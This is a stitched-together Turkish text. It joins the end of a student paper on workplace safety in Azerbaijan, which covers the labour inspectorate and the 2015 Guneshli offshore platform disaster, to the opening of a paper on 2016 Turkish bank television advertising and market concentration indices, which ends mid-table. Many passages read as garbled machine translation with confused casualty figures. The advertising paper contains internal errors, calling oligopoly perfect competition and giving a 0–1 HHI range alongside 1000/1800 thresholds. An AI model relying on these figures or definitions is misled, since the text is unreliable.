WHO, sağlık sisteminin iyileştirilmesi, halk sağlığı, çocuk ve anne ölümlerinin önlenmesi ve Azerbaycan'da bir dizi başka konunun geliştirilmesi ile ilgili bir dizi projeyi hayata geçirdi veya uygulamaktadır. DOT'lar (Doğrudan Gözlemlenen Tedavi - kısa kurs), MECACAR, CARAK, Difteri Kontrol Yazılımı, Aile Planlaması Programı, Ruh Sağlığı Programı, Güney Kafkasya Sağlık Bilgi Sistemi bu projelerden bazılarıdır.⁸

⁶ İş kanunu anlamında

⁷ Azerbaycan Cumhuriyeti'nin BM daimi temsilciliğinin resmi internet Sitesi; Azerbaycan Cumhuriyeti ve Uluslararası Çalışma Örgütü

⁸ Azerbaycan Cumhuriyeti'nin BM daimi temsilciliğinin resmi internet Sitesi; Azerbaycan Cumhuriyeti ve Dünya Sağlık Örgütü

Azerbaycan Cumhuriyeti Anayasa'nın 35. maddesinin 6. paragrafı uyarınca “herkes, güvenli ve sağlıklı çalışma” hakkı vardır. Çalışanlar güvenli ve sağlıklı çalışma hakkına sahiptir ve emek normatif yasal işlemlerin talepleri, mesleki güvenlik normları, standartları ve kuralları bireyler ve tüzel kişiler için zorunludur.

Azerbaycan Cumhurbaşkanının "Çalışma ve Sosyal Güvenlik Bakanlığı oluşturulması hakkında" 10 Aralık 1992 tarihli Fermanı ile Azerbaycan Cumhuriyeti Sosyal Güvenlik Bakanlığı ile Azerbaycan Cumhuriyeti Devlet Çalışma ve Sosyal Komitesi iptal edilerek, Azerbaycan Cumhuriyeti Çalışma ve Sosyal Güvenlik Bakanlığı oluşturuldu.

Ülkemizde iş sağlığı ve işçi güvenliğinin korunması için Çalışma ve Sosyal Güvenlik Bakanlığı yanında Devlet Çalışma Müfettişliği Hizmeti yaratılmıştır. Devlet Çalışma Müfettişliği Hizmeti emek mevzuatına uyulması alanında, o cümleden işçilerle emek ilişkilerinin iş sözleşmesi (kontratu) göre düzenlenmesi, emeğin ödenmesi, tatil ve dinlenme hakkının sağlanması, iş güvenliği, teknik güvenlik, çalışma koşullarına, iş kazası ile ilgili ödenclerin ödenmesi, çalışanların ve iş yerlerinin attestasyonu, işçilerin üretimde iş kazaları ve meslek hastalıkları sonucunda mesleki kabiliyet kaybı hallerinden zorunlu sigortası, iş sürecinde emek ve emeğin korunması gereklerine (iş devamiyeti, emniyet, emeğin hijyeni, kadınların, engellilerin, yaşı 18 den az olan kişilerin emeğinden kullanımı, vb.) ve iş yasalarının gereklerine uygun olarak diğer yönlerde devlet kontrolü ini gerçekleştiriyor. Aynı zamanda iş mevzuatına aykırı davranışlarında, devlet organlarına önce davaları açarak suçlu kişileri idari sorumluluğa getirmek ve Azerbaycan Cumhuriyeti İdare Suçları Mahkemesi tarafından öngörülen davalarda ve durumlarda hesaplaşmak ve işverenlere ve çalışanlara metodolojik yardım eder.⁹

İş yerinde sağlıklı ve emniyetli çalışma koşulları sağlamak, üretimde meydana gelebilecek kazaları önlemek için önleyici tedbirler almak, bu alandaki eksiklikleri ortadan kaldırmak ve işverenlerin ve çalışanların bu konulardaki dikkatini artırmak amacıyla Devlet Çalışma Müfettişliği Hizmeti, 2014 ve 2015 yıllarında ülkemizde birkaç program gerçekleştirmiştir. Bunlara düzenli izleme denetimi, iş güvenliği eğitim kurslarının uygulanması, “Güvenli çalışma haftası”, “Güvenli iş on günlük” ve “Güvenli iş ayları” dahildir.

2014 yılında Çalışma ve Sosyal Güvenlik Bakanlığı yanında Devlet Çalışma Müfettişliği Hizmeti ve bakanlığın İş ve Sosyal Sorunlar için Bilimsel Araştırma ve Eğitim Merkezi işletmeler, kurumlar ve kuruluşların iş güvenliği uzmanları için ilk kez, "iş güvenliği ve güvenliği" ile ilgili eğitimler düzenlemiştir.¹⁰

Aparılan araştırmalara göre ülkedeki iş sağlığı ve güvenliyi kurallarının ihlal edilmesi en çok imal, sanayi ve inşaat alanlarında gerçekleşiyor.

PMEX başkanı, devlet tarafından ve işverenler tarafından iş güvenliği ve teknik güvenliği gözetim harcamalarının sürekli arttığını belirterek, 2000 yılında 5 milyon, 2005 yılında 24 milyon olduğunu, 2012'de 50 milyon dolar. Manat harcadığını belirtti.

Eylül 2014'te ülkemizde "Güvenli İş Haftası" nın ardından Ocak-Şubat 2015'te "Güvenli İş on gün" ve Nisan ayında "Güvenli Çalışma Ayı" izledi. Bu önlemler çerçevesinde, iş kazalarının riskinin yüksek olduğu işyerlerinde ortaya çıkan eksiklikleri ortadan kaldırmanın yanı sıra işverenleri ve işçileri ilgili konuyla ilgili bilgilendirmek amacıyla kararlı bir çalışma yapılmıştır. Devlet denetiminin güçlendirilmesi ve bu tedbirler çerçevesinde yapılan çalışmalar olumlu sonuçlar vermektedir.

Hizmet reisi "Güvenli iş aylığı" nın bağlanmasını çalışanlar için sağlıklı ve güvenli bir çalışma ortamının oluşturulmasına nail olunması, iş kazalarının önlenmesi için önleyici tedbirlerin görülmesinin ve iş güvenliği alanında mevcut eksikliklerin giderilmesinin sağlanması amacına yöneldiğini vurguladı "Dünya iş güvenliği Günü'nün kutlandığı Nisan ayında Eylem Planı'nın göre Bakü'de ve cumhuriyetin bölgelerinde emeğin korunması, işçi insanların yaşam ve sağlığının korunması konusunda bir dizi etkinlik

⁹ Azerbaycan Cumhuriyeti Çalışma ve Sosyal Güvenlik Bakanlığının resmi internet sitesi; www.mlspp.gov.az

¹⁰ Devlet Çalışma Müfettişliği Hizmetinin başkanı Fuad Alizade'nin “Azerbaycan'da "İş Güvenliği ve Güvenliği" konulu eğitimler düzenlenecek” ilgili yaptığı basın toplantısındaki röportajından; 6 Kasım 2014

gerçekleştirilecek. Bu etkinlikler aracılığıyla işverenlerin, hem de çalışanların, genelde toplumun dikkatinin emniyet sorunlarının ciddiyetine çekmek amaçlanmıştır.

2015 yılının ilk yarısında, iş mevzuatının ihlal edildiği vakaların sayısı, 2014 Ocak-Haziran döneminde yüzde 12,8, iş kazaların sayısı yüzde 42,1, bu olaylar sonucu ölenlerin sayısı 2 kat azaldı ve yaralı sayısı - % 48.8 oranında azaldı.

Ülkemizdeki en büyük iş kazası petrol işleme ve inşaat alanlarında olmuştur. 2015 yılında Guneshli sahasında bulunan 10 numaralı Derin Deniz Gemisinde güçlü bir yangın meydana geldi, Mart 2015'te Binagadi'de yaşanan korkunç bir yangın sonucu 15 kişi öldü ve Aralık 2016'da Hazar Denizi'nde 41 metre / saniye hızla fırlayan güçlü bir rüzgar, Azəneft PU Petrol ve Doğal Gaz İstasyonu NN Narimanov Petrol ve Doğalgaz Üretim Departmanı'nın sağ ve sol bölümünde yaklaşık 150 metre fırtınaya neden olmuş ve 10 kişi kayıp düşmüştür.

Medyada ve Petrol İşçileri Hakları Örgütü (PİHÖ)'nün raporunda açıklandığı üzere 2015 yılındaki 4 Aralık olayları aşağıdaki gibiydi.

Rüzgar hızı saniyede 38-40 metreye yükseldi ve dalgaların yüksekliği 8 metreden 9-10 metreye yükseldi. Yaklaşık 17.40'da, platformdan akan bir denizaltı gaz borusu kırıldı. Bundan kaçan bir gaz patlaması vardı ve bir yangın çıktı, kısa süre sonra platformda işletilen petrol ve gaz kuyularına da yayıldı.

Fırtınanın dayanıklılığı nedeniyle, yangınla mücadele ve kurtarma gemileri, Socar'ın (Azerbaycan Devlet Petrol Şirketi) bir üretim bölümü olan Azneft tarafından işletilen platforma erişemedi.

Teçhizatı 63 işçi vardı; Çoğu platformun kuzey tarafında tahliye edildi ve iki filikaya bindi. PİHÖ, boşaltma işleminin platformda sorumlular tarafından gerçekleştirilme biçiminin güvenlik eğitimi ve farkındalık eksikliği gösterdiğini belirtti.

Her iki teknenin kabloları üzerinde deniz seviyesinden yaklaşık 10 metre yüksekliğe indirildi: Fırtına ile platforma çarpmaktan korkarak suya indirilmemesine karar verildi.

Filikalarından biri rüzgarla patladı ve platformun destek ayağı arasında sıkıştı. Fırtına çöktükten sonra bu onların hayatını kurtardı.

Diğer tekneyi tutan kablolar koptu. Teçhizatın yan tarafına çarpmış ve parçalara ayrılmıştı. Gemide olanlar suya atıldı.

Kurtarma gemileri, hala fırtınanın gücüyle geri çekildi, yalnızca sudan üç adam çekmeyi başardı; biri hemen öldü.

O cankurtaran gemideyken kalanların hepsi yok oldu. PİHÖ, ölü sayılan 12 ölü ve 19 kayıp bulunduğu sonucuna vardı (PİHÖ raporunda listelenmiştir). Hükümet ya da Socar tarafından yayınlanan kurbanların hiçbir resmi listesi yok. 501, Petrol Kayaları petrol sahasında - o gün ölenlerin toplam sayısını 34'e çıkarıyordu.

PİHÖ, trajediyle ilgili kendi soruşturmasını yaptı ve 2016 24 Şubat'ta yayınladı. Kuruluş aşağıdaki sonuca varmıştır:

■ İşçiler, afetten bir gün önce boru hattından bir gaz kaçağı bildirmişlerdi. "28 Mayıs" petrol ve gaz üretim departmanının yöneticileri, üretimlerini durdurmaması için söylendi - ancak kazanın meydana geldiği anda kayıpları en aza indirebilirdi.

■ Fırtınalı hava şartlarında çalışanların sayısını en aza indirecek Azerbaycan'daki yasal ve yasal gereklilikler takip edilmedi. Yangın başladığında teçhizata katılan 63 kişinin 15'i, fırtınalı havalarda platformlardaki inşaat, kurulum ve söküm çalışmalarının durdurulması gerektiğini belirten İş Kanununun ihlal edildiği bir inşaat ve sondaj ekibinin üyesiydi.

■ Beş catering personeli de dahil olmak üzere platformda diğer zorunlu olmayan işçiler vardı. PİHÖ raporunda " Bölüm başkanları topluma ve yağmursuz ve yağmalanan petrol işçilerinin ailelerine açıklamakla yükümlüdürler: neden bir kasırga hakkında bilgi aldılar, onları gönderdiler?" dedi.

■ Azerbaycan yasaları, 8 veya daha fazla şiddetli fırtınalarda, çoğu üretim türünün durdurulmasını ve fırtınalarda 10 veya daha fazla şiddette araçların yıkanması ve serinletilmesi dışında tüm çalışmaların durdurulmasını şart koşar. Bu olmadı.

■ Tahliye sırasında birçok işçi cankurtaran giymiyordu. Mirvari Gharamanli, bunun olay yerindeki fotoğraflık kanıtlarla ve hastanelerde kurtulan kişilerle yaptığı görüşmelerle teyit edildiğini söyledi. (Not: Farklı ülkelerdeki emniyet kıyafetleri için farklı şartlar vardır.) Kuzey Denizi'ndeki standart şu anda her

işçinin hayatta kalabilmesi için standarttır, bazı petrol üreten ülkelerde cankurtaranları hala normaldir.İngiltere petrol işçisi sendikacılar fırtınalı havalarda bir boşaltma sırasında hayatta kalma takımlarının ya da cankurtaranların mevcut olmadığı düşünülemez.)

■ PİHÖ "Güvenlik kuralları ciddi olarak ihlal edildi"; doğrudan sorumluluk, "28 Mayıs" petrol ve gaz üretim bölümü, karmaşık sondaj güvenliği, ulaştırma departmanı, Hazar İkram Servisi ve diğerlerinin başkanları tarafından yapılmaktadır.

■ "Kurtarma operasyonu sırasında petrol çalışanlarına doğru talimat verilmedi" (Rapor, bazı endüstri uzmanlarının tahliye teşebbüs edilmemesine ve işçilerin platformda kalmalarıyla daha iyi bir hayatta kalma şansına sahip olduklarına inandığını belirtti. , diğer semt uzmanları bunu tartışıyor.)

■ Sektör uzmanları, can filikalarının kalitesi ve ne zaman denetlendiği hakkında sorular sordu.

Mart ayında Socar, ana noktalardan herhangi biriyle başa çıkamayan PİHÖ raporuna (burada bildirildi) önemsiz bir çürütme yapmadı ancak felaketin nedenleri veya güvenlik önlemlerinin geliştirilebileceği konusunda hiçbir şey söylemedi.

2014'te 19 kişi öldü; 2015 yılında kaza sonucu platformda hayır. 10'da bu rakam iki katına çıktı ve 40'a çıktı. Organizasyon, üretim odaklı yönetimi ve 2015 yılındaki trajediyi araştırmak için resmi olarak başarısızlığa uğradığını protesto gösteremeyen resmen yaptırılanmış sendikanın beceriksizliğini sorumlu tuttu.

Güneşli ölüm ücreti, Kuzey Denizi'ndeki Piper Alfa patlamasından sonra denizde petrol platformunda en yüksek değerdı ve 1988'de 167 İngiliz işçisini öldürdü ve Amerikan sondaj gemisi Seacrest Tayland Körfezi'nde uçurulduğundan bu yana meydana gelen en yüksek kazada oldu 1989'da 90 kişiyi öldürdü. Ve yine de uluslararası tepki çok az.

Petrol uluslararası bir iştir; işçilerin ve toplulukların çıkarları doğrultusunda uluslararası mücadeleleri birbirine bağlamanın bir yolunu bulmamız gerekiyor.

PİHÖ 'nun Azerbaycan petrol işçilerini organize etme, işyeri koşullarını iyileştirme ve insan hayatını üretime tabi emniyet kültürünü ortadan kaldırma çabalarını destekleme yollarını bulunması gerekir.¹¹

Sonuç

Dünyada ve Azerbaycanda iş kazalarını inceledikde başlıca sorunların güvenliğin sağlanmaması, önceden kazaların görüle bilmemesi, iş zamanı emeyin korunması için gerekli eşyaların kullanılmaması ve ya kullanılması ile ilgili bilgilerin olmaması, kaza zamanı yapılacak ilk kurtulma yöntemleri ile ilgili bilgilerin az olmasıdır.

Azerbaycanda iş kazalarını önlemek ve kaza sayısını azaltmak için yapılan yöntemlere ek olarak bazı yeni işlemlerde yapıla bilir:

- İşçilere ve işverenlere kendi hukuklarının öğretilmesi için bütün ülke arazisinde düzenli ücretsiz eğitimler yapılmalı;
- İşverenler düzenli olarak işçini işe alırken ücretsiz eğitim vermeli daha sonra iş sahasına göndermeli;
- Devlet tarafından ülkenin her şehrinde işverenlerle görüşmeler yapılmalı, işçilerin karışında sorumlulukları belirtilmeli;
- İşçiler işe başlamazdan önce iş sözleşmesini talep etmeli, sözleşmesiz işe başlamamalı ve bu mevzuda devletin ilgili kurumlarına haber vermeli;
- İşveren işçilerinin güvenliğini sağlamalı (gerekli koruyucu araçlar, aparatlar, uyarıcı levhalar)
- İş kazaları zamanı ne yapılması ile ilgili işçi ve işverenler bilgilendirilmeli; ve b

Eğer işçi ve işverenler kendi üzerlerine düşenleri bilseler ve bunu doğru zamanda uygulasalar iş kazalarının oranı biraz daha düşer.

¹¹ libcom.org; Break the silence on Azerbaijan oil workers' deaths; Gabriel Levy ; 4 Ağustos 2016

Kaynakça

- Azerbaycan Cumhuriyeti Anayasası
Azerbaycan Cumhuriyeti Emek Məcəlləsi (İş Kanunu)
Azerbaycan Cumhuriyyəti Kùltür və Turizm Bəkanlığı; M.F.Axundov adına Azerbaycan Milli Kùtùphanesi; Azerbaycan Halk Cumhuriyyəti – 90 (1918 – 1920); Bakù-2008
T.C Milli Eğitim Bakanlığı; Mesleki gelişim: İş güvenliğı ve işçi sağılığı; Ankara 2014
Cleveland State University; Work Zone Safety and Efficiency Transportation Center; Accident Theories
Dünya Çalışma Örgütü (İLO) resmi internet sitesi - www.ilo.org
www.radikal.com.tr; dünya tarihin çok olumlu iş kazaları;
Azerbaycan Cumhuriyyəti'nin BM daimi temsilciliğinin resmi internet Sitesi; Azerbaycan Cumhuriyyəti ve Uluslararası Çalışma Örgütü; <http://un.mfa.gov.az/az/content/44>
Azerbaycan Cumhuriyyəti'nin BM daimi temsilciliğinin resmi internet Sitesi; Azerbaycan Cumhuriyyəti ve Dünya Sağılık Örgütü; <http://un.mfa.gov.az/content/43>
Azerbaycan Cumhuriyyəti Çalışma ve Sosyal Güvenlik Bakanlığının resmi internet sitesi; www.mlspp.gov.az
Devlet Çalışma Müfettişliğı Hizmetinin başkanı Fuad Alizade'nin “Azerbaycan'da "İş Güvenliğı ve Güvenliğı" konulu eğitimler düzenlenecek” ilgili yaptığı basın toplantısındaki röportajından; 6 Kasım 2014
libcom.org; Break the silence on Azerbaijan oil workers' deaths; Gabriel Levy ; 4 Ağustos 2016

2016 yılı Bankacılık Sektörü Televizyon Reklamlarının İncelenmesi: Türkiye Örneği

Mustafa KOÇ* Bilge ÖNAL**

Öz

Televizyon reklamları her sektörün yoğun bir şekilde kullandığı pazarlama araçlarından bir tanesidir. Bankacılık sektörü ise diğer sektörler göre finansal hareketliliğin en yoğun şekilde ortaya çıktığı sektördür. Bu sebeple, bankacılık sektöründeki reklam hareketlerinin izlenmesi büyük önem arz etmektedir.

Bu kapsamda Türkiye’de faaliyet gösteren bankaların 2016 yılı içerisinde vermiş oldukları televizyon reklamları incelenecektir. Reklam verileri, Medya Takip Merkezi (MTM) reklam ajansından alınmış olup, çalışmanın kapsamına reklam verisine ulaşabildiğimiz bütün bankalar dâhil edilmiştir. Bankaların televizyon reklam verileri detaylı bir şekilde incelenip, yıl içerisindeki dağılımları, reklam süreleri ve adetleri, yayınlanmış olduğu kanallar ve gün içerisindeki saatleri hakkında bilgi verilecektir. Çalışmanın sonucunda elde edilen bulgular ışığında, her gün televizyonlarda gördüğümüz ama dikkat etmediğimiz banka reklamlarının tüketiciye nasıl sunulduğu, bankalar arası karşılaştırmalı bir şekilde çıkarımlar yapılacaktır.

Anahtar Kelimeler: Pazarlama, Televizyon Reklamları, Bankacılık

Jel Kodlar: M37, G20

Analysis of 2016 TV Commercials of Banking Sector: The Case of Turkey

Television advertising is one of the marketing tools that every industry uses extensively. The banking sector, on the other hand, is the sector in which financial activity is most intense. For this reason, monitoring of the advertising movements in the banking sector is of great importance.

In this context, television commercials in 2016 given by banks operating in Turkey will be discussed. The advertising data is obtained from the Media Tracking Center (MTM) which is one of advertising agencies in Turkey, and all the banks that we can access to advertise within the scope of the study are included. The bank's advertising will be analyzed in detail to provide information about the distribution through the year, advertising times and numbers, the channels in which it is published, and the hours of the day. As a result of the study, we will make a comparative analysis of how the bank advertisements that we see every day on TV but we do not pay attention to are presented to consumers.

Keywords: Marketing, Television Advertisements, Banking

Jel Codes: M37, G20

1. Giriş ve Literatür

Öncelikle bu çalışma reklam ve pazarlama alanının derinliklerine; monopol ve oligopol piyasalar ve bunlara ait yoğun iktisadi kavramların arasında sıkışmak için hazırlanmamıştır. Aksine bu çalışmada finansal perspektiften bankaların reklam faaliyetlerini incelemek, daha öncesinde literatürde yer almayan televizyon reklamlarını analiz etmek ve bu televizyon reklam pazarının yapısını araştırıp raporlayabilmektir. Ayrıca, reklam ve pazarlama alanında çalışan herhangi bir araştırmacının televizyon reklamlarının amacı, fonksiyonu ve sonuçlarıyla ilgili daha detaylı çalışmalar ortaya koyması muhakkaktır. Banka yöneticilerinin de yine bu kapsamda firma bünyesinde reklam faaliyetlerini inceleyip araştırmasını yapan ve bunu üst yöneticilere raporlayan bir biriminin olduğu da aşikardır. Ancak her ne kadar reklam denildiğinde aklımıza ilk gelen unsur sosyal medya olsa bile günümüzde reklamların hala televizyon aracılığıyla kullanıldığını görmekteyiz. Bu televizyon reklamlarının hangi amaçlarla kullanıldığı, reklam içeriklerinin analizi, reklamların hedeflere ulaşmada ne kadar etkili ve hangi oranlarda başarılı olduğu ile ilgili olan konular farklı bir çalışmanın alanına girmektedir.

Reklam faaliyetleri ile bankalar arasındaki ilişkiyi inceleyen çalışmalara bakıldığında bankaların finansal performansları ile reklam harcamaları arasındaki ilişkinin incelendiğini görmekteyiz. Finansal performans göstergeleri olarak “toplam aktif karlılığı (ROA)” ve “toplam sermaye karlılığı (ROE)” en çok kullanılan göstergelerdir. Açıkçası bankanın finansal performansını hangi açıdan ölçmek istiyorsanız ona uygun olan bir gösterge seçimi yapılması ve analizlerin bu çerçevede devam ettirilmesi en mantıklı çözüm olacaktır. Fakat reklam harcamaları kavramına geldiğimizde bu göstergenin sağlıklı ölçülmediği görülmektedir. Yani reklam harcamaları kalemi olarak kullanılan finansal veriler, işletmelerin kaydını yapmakla yükümlü oldukları tek düzen hesap planında yer alan “631 Pazarlama,

* Sakarya Üniversitesi İşletme Fakültesi İşletme Bölümü Sakarya/TÜRKİYE, mustafakoc@sakarya.edu.tr, 0264 295 7029

** Sakarya Üniversitesi İşletme Fakültesi İşletme Bölümü Sakarya/TÜRKİYE, bilgeonal@sakarya.edu.tr, 0264 295 7284

Satış ve Dağıtım Giderleri Hesabı” üzerinden hesaplanmaktadır. Fakat bu hesap, “Mal ve hizmetlerin pazarlama, satış ve dağıtım faaliyetleri ile ilgili olarak yapılan endirekt malzeme, endirekt işçilik, personel giderleri, dışardan sağlanan fayda ve hizmetler, çeşitli giderler, vergi resim ve harçlar, amortismanlar ve tükenme paylarından oluşur.” şeklinde tanımlanmıştır (Maliye Bakanlığı, 1994). Bu da işletmelerin satışlarla alakalı olabilecek, ki buna satış mümessillerinin araçlarına koydukları akaryakıt giderleri de dahil, bütün giderleri bu hesapta izledikleri anlamına gelmektedir. Bu sebeple işletmelerin reklam faaliyetlerini yapmış oldukları reklam harcamaları üzerinden incelemek için yola çıkan bir araştırmacının bu hususlara dikkat etmesi gerekmektedir. Bankaların vermiş oldukları televizyon reklamlarının oluşturduğu pazarın yapısını inceleyen çalışmalar literatürde olmadığı için, literatürde yer alan bankaların reklam faaliyetleri üzerine yapılan çalışmalar, Tablo 1’de özetlenmiştir.

Tablo 1: Bankaların Reklam Faaliyetlerini İnceleyen Çalışmaların Özet Tablosu

Yazar	Yıl	Örneklem	Sonuçlar
Lester G. Telser	1964	Amerika’da faaliyet gösteren bütün sektörlerin 3 farklı yıla ait verilerini kullanmıştır.	Reklam, rekabeti artırır sonucuna ulaşmıştır.
Franklin R. Edwards	1973	Amerika’da faaliyet gösteren 36 banka	Reklam ile rekabet arasında sistematik bir ilişki yoktur.
Franklin R. Edwards	1974	Amerika’da faaliyet gösteren 36 banka	Çalışmasına yapılan eleştirilere cevap vermiş ve fikrinin doğru olduğunu ileri sürmüştür.
Franklin R. Edwards	1976	Amerika’da faaliyet gösteren 36 banka	Çalışmasına yapılan eleştirilere cevap vermiş ve fikrinin doğru olduğunu ileri sürmüştür.
Julian L. Simon	1980	Comanor ve Wilson tarafından yazılan çalışma kullanılan değişkenler üzerinden eleştirilmiştir.	Reklamın, rekabet üzerine negatif etkisi yoktur. Bu iki değişken arasındaki ilişki hakkında yorum yapılabilmesi için diğer faktörlerin de sisteme dahil edilmesi gerekmektedir.
Florian Leon	2015	Metodolojik açıdan teorik çerçevede literatür araştırması ortaya koymuştur.	Reklamın bankalar üzerindeki etkisini inceleyen çalışmaların yaklaşımlarını yapısal ve yapısal olmayan olarak sınıflandırmış ve bu iki farklı sınıfı karşılaştırmıştır.
Merve Acar ve Hüseyin Temiz	2017	Türkiye’de faaliyet gösteren 51 Ticari Banka	Reklam harcamaları ile finansal performans arasında pozitif bir ilişki söz konusudur
Nicholas Apergis, Irene Fafaliou, Michael L.Polemis	2017	AB üyesi ülkelerde faaliyet gösteren bankaların konsantrasyon oranlarını incelemiştir.	Reklamın monopolistik değişkenlerden birisi olarak, rekabet üzerine etkisinin varlığını ortaya koymuştur.

2. Veri ve Metodoloji

Bu çalışmada bankaların 2016 yılı boyunca televizyonlarda yayınlanan reklamları incelenmiştir. Veriler meta veri halinde Medya Takip Merkezi (MTM) aracılığıyla elde edilmiştir. 2016 yılına ait toplam 20 adet firma bünyesindeki bankalara ait 65.536 adet reklam verisi incelenmiştir. Çalışmada bankaların

yerine bağılı oldukları firmalara ait verilerin kullanılmasının sebebi verilerin güvenilirliğini arttırmaktır. Çünkü örnek vermek gerekirse, elde etmiş olduğumuz verilerde Garanti Bankası AŞ bünyesinde hem Garanti Bankası hem de Bonuscard markalarına ait reklam verileri ayrı olarak sınıflandırılmıştır. Bu çalışmada bu veriler Garanti Bankası AŞ olarak bir bütün halinde değerlendirilmiştir. Diğer bankalar için de benzer hususlar söz konusudur. Veriler öncelikle temel istatistik yöntemleri ile analiz edilmiş, televizyon reklamlarının yıl içerisindeki dağılımları farklı parametrelere göre incelenip raporlanmıştır. Reklam verisi olarak verilen televizyon reklamlarının süreleri dikkate alınmıştır. Bazı reklamların diğer reklamlara göre çok daha kısa veya çok daha uzun olması reklam adetlerinin çalışma kapsamında kullanılmasına uygun olmayacağı düşünülmüştür.

Televizyon reklamlarının kendine ait bir pazar oluşturduğu yadsınamaz. Bu pazarın incelenmesi ve yapısının tespit edilmesi ise literatürde yer almayan bir unsurdur. Bu sebeple bu piyasanın yapısının tespit edilebilmesi için konsantrasyon oranlarından faydalanılmıştır. Konsantrasyon oranları iktisadi bir kavram olmakla birlikte genellikle mali unsurlardan oluşan pazarların yapısının tespit edilmesinde ve bu pazarın monopol (tekeli) veya oligopol (tam rekabetçi) veya bunların arasında bir yerde olup olmadığının tespit edilmesinde kullanılan rasyolardır. Bu kapsamda N-Firma Konsantrasyon Oranı ve Herfindahl-Hirschman İndeksi yöntemleri kullanılarak televizyon reklamları pazarının yapısı tespit edilmeye çalışılmıştır.

N-Firma Konsantrasyon Oranı:

$$CR_n = \sum_{i=1}^N P_i \text{ (Curry \& George, 1983)}$$

Herfindahl-Hirschman İndeksi:

$$HH = \sum_{i=1}^N P_i^2 \text{ (Pepall, et al., 2005)}$$

N-Firma Konsantrasyon oranı piyasada faaliyet gösteren her firmayı dikkate almaz. Bunun yerine 4, 8, 12 veya 20 adet firmanın piyasanın tamamını temsil ettiği varsayımı altında çalışan bir indekstir. 0 ile 100 arasında değerler alan bu indeks sonucuna göre; 0-25, 26-50, 51-75 ve 76-100 değerleri için sırasıyla düşük, orta, yüksek ve çok yüksek konsantrasyon değeri sınıflandırmaları yapılmıştır. Konsantrasyon oranı ne kadar düşüğe rekabetin o kadar yüksek olduğu (oligopol piyasalar), konsantrasyon oranı ne kadar yüksekse rekabetin de o kadar düşük olduğu (monopol piyasalar) yorumu yapılmaktadır. Herfindahl-Hirschman İndeksi (HH-İndeks) yönteminde ise piyasada faaliyet gösteren her bir işletmenin konsantrasyon oranlarının (pazar paylarının) hesaplamaya dahil edilmesi gerekmektedir. Ayrıca HH-İndeksi hesaplama yöntemine bakıldığında konsantrasyon oranlarının kareleri alınarak toplamaya dahil edildiği görülmektedir. Bu hesaplama yöntemi işletmelerin büyüklüklerinin piyasanın konsantrasyon oranına olan etkisini ortadan kaldırmak için oluşturulmuştur. Bu oran 0 ile 1 arasında değer alır. Eğer sadece bir firmanın faaliyet gösterdiği bir piyasanın HH-İndeks değeri 1 olacak, işletme sayısı arttıkça $1/N$ (N firma sayısı) oranında azalacaktır. HH-İndeks değeri 1000'den az, 1001-1800 veya 1800 ve üzerinde bir değere sahip olabilir. Bu oranlar ışığında piyasa hakkında sırasıyla tam rekabetçi (oligopol), monopolistik rekabet ve monopol piyasalar yorumu yapılmaktadır (Çalmaşur & Daştan, 2015).


Bu çalışmada bu konsantrasyon oranları kullanılarak bankacılık sektörü televizyon reklamları piyasasının yapısı açıklanmaya çalışılmıştır.

3. Sonuçlar

Öncelikle temel istatistiklere ait sonuçlar grafikler halinde görselleştirilmeye çalışılmıştır. Bu grafiklerde 2016 yılı bankacılık sektörü televizyon reklamlarının bankalara, kanallara ve aylara göre dağılımlarına yer verilmiştir. Burada üzerinde durulması gereken husus, bu grafiklerin sayfalar dolusu uzatılabileceği gerçeğidir. Her bir sonuç bu çalışma için ayrı bir öneme sahiptir ve açıklanması gereken yeni soruları da beraberinde getirdiği gerçeğinin farkında olmak gerekir. Çalışma kapsamında 65.536 adet reklam incelenmiştir ve bu verilerden elde edilen sonuçlar pek çok açıdan yararlı bilgiler


sunmaktadır. Örneğin, raporlamak istediğimiz ama bu bildirinin kapsamı dışında kalan, reklamların yayınlandığı programın etkisinin olup olmadığı, yayın saatinin farklı kitlelere ulaşmada başarılı olup olmadığı, reklam içeriklerinin ne gibi bilgiler barındırdığı gibi detaylara maalesef yer verilememiştir. Bu hususlar gelecek diğer çalışmalara yol gösterici olacaktır.

Bu sonuçların sonrasında televizyon reklamlarının oluşturmuş olduğu bu pazarın yapısını incelemek amacıyla N-Firma Konsantrasyon Oranı ve Herfindahl-Hirschman İndeks yöntemi ile hesaplanan konsantrasyon oranlarının sonuçlarına yer verilmiştir.



Grafik 1 : Türkiye’de Faaliyet Gösteren Bankaların TV Reklamlarının 2016 Yılı İçindeki Dağılımı

Yukarıdaki grafikte bankaların Şubat 2016-Aralık 2016 tarihleri arasındaki televizyon reklam sürelerinin dağılımları görülmektedir. Bazı aylarda toplam reklam sürelerinin diğer aylara göre daha fazla olduğu tespit edilmiştir. 2016 yılında en az reklam verilen ay Temmuz ayı iken, en çok reklam verilen ay ise Kasım ayı olmuştur. Her ne kadar grafikte detaylı bir şekilde yer almasa da bazı bankaların yılın her ayında reklam vermedikleri de tespit edilmiştir. İlerleyen tablolarda televizyon reklamları piyasasını elinde tutan bir grup bankanın olduğu daha iyi anlaşılacaktır.




Grafik 2: En çok reklam veren 5 bankanın yıl içi reklam dağılımları

Grafik 2'ye bakıldığında 2016 yılı içerisinde en çok televizyon reklamı veren 5 bankanın yıl içi dağılımları görülmektedir. Bu bankaların toplamda en çok reklam verdikleri ay Ekim, en az reklam verdikleri ay ise Temmuz ayı olmuştur. Grafikte detaylı bir şekilde anlaşılabileceği üzere, farklı bankalar farklı aylarda daha fazla reklam vermişlerdir. Örneğin, Şubat ayı içerisinde Akbank neredeyse hiç reklam vermezken, Halkbank ve QNB Finansbank en çok reklam veren banka olmuştur. Fakat Haziran ayına baktığımızda ise Akbank ve Garanti Bankası en çok reklam veren banka olarak karşımıza çıkarken, diğer bankalar çok daha az sürede reklam vermişlerdir. Bu perspektiften diğer bankalar ve diğer aylar da incelenirse, her bir bankanın farklı stratejiler doğrultusunda televizyonlara reklam verdikleri anlaşılabilmektedir.

Tablo 2: 2016 yılı içerisinde bankaların vermiş oldukları televizyon reklamlarının sürelerine göre toplam pazar içerisindeki payları

Firma	Toplam Süre	
	(Saniye)	(Yüzde)
Akbank T.A.Ş.	404.839	17.26%
Garanti Bankası A.Ş	358.618	15.29%
Halkbank	311.318	13.27%
ING Bank	262.090	11.18%
QNB Finansbank	255.282	10.89%
Vakıfbank A.Ş.	155.007	6.61%
OdeaBank	141.115	6.02%
Yapı Kredi Bankası	121.220	5.17%
İş Bankası	111.108	4.74%
Ziraat Bankası	69.338	2.96%
Denizbank	68.859	2.94%
TEB Türk Ekonomi Bankası	23.251	0.99%
Mastercard	15.140	0.65%
Fibabanka	11509	0.49%
